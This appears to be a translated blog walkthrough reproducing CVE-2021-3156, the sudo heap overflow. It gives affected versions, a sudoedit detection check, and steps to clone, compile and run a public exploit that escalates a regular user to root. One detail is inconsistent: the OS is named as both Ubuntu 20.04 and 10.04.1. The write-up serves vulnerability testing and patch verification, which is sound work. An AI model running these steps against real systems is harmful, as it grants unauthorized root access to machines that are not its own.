Linux sudo Privilege Escalation Vulnerability CVE-2021-3156 Reproduction with Exploit
0x01 CVE-2021-3156: A heap-based buffer overflow was discovered in the way sudo parses command-line arguments. Any local user—including regular and system users, sudoers, and non-sudoers—can exploit it without authentication or knowing the user’s password. Successful exploitation can grant root privileges. 0x02 Affected versions…
Read in Chinese→0x01 CVE-2021-3156: Buffer Overflow Vulnerability
A heap-based buffer overflow was discovered in the way sudo parses command-line arguments. Any local user (regular or system user, sudoer or non-sudoer) can exploit this vulnerability without authentication, and the attacker does not need to know the user’s password. Successful exploitation can grant root privileges.
0x02 Affected Versions
Sudo 1.8.2 - 1.8.31p2
Sudo 1.9.0 - 1.9.5p1
Unaffected versions
Sudo =>1.9.5p2
0x03 Vulnerability Detection
Test environment: ubuntu:20.04
Check whether the vulnerability exists:
sudoedit -s /If an error beginning with sudoedit: appears as shown below, the vulnerability exists.

If the response is an error beginning with usage:, the patch has taken effect.
0x04 Vulnerability Reproduction Exploit
The current user is a regular user.

Download the exploit:
git clone https://github.com/blasty/CVE-2021-3156.gitEnter the directory and compile it:
$ make
rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/P0P_SH3LLZ_ .so.2' lib.c
$ ls
Makefile  README.md  brute.sh  hax.c  lib.c  libnss_X  sudo-hax-me-a-sandwich
Run the exploit and select the system:
./sudo-hax-me-a-sandwich
Finally, run the following (because the system is ubuntu10.04.1):
./sudo-hax-me-a-sandwich 1
Privilege escalation succeeded.
Exploit URL
https://github.com/blasty/CVE-2021-3156.git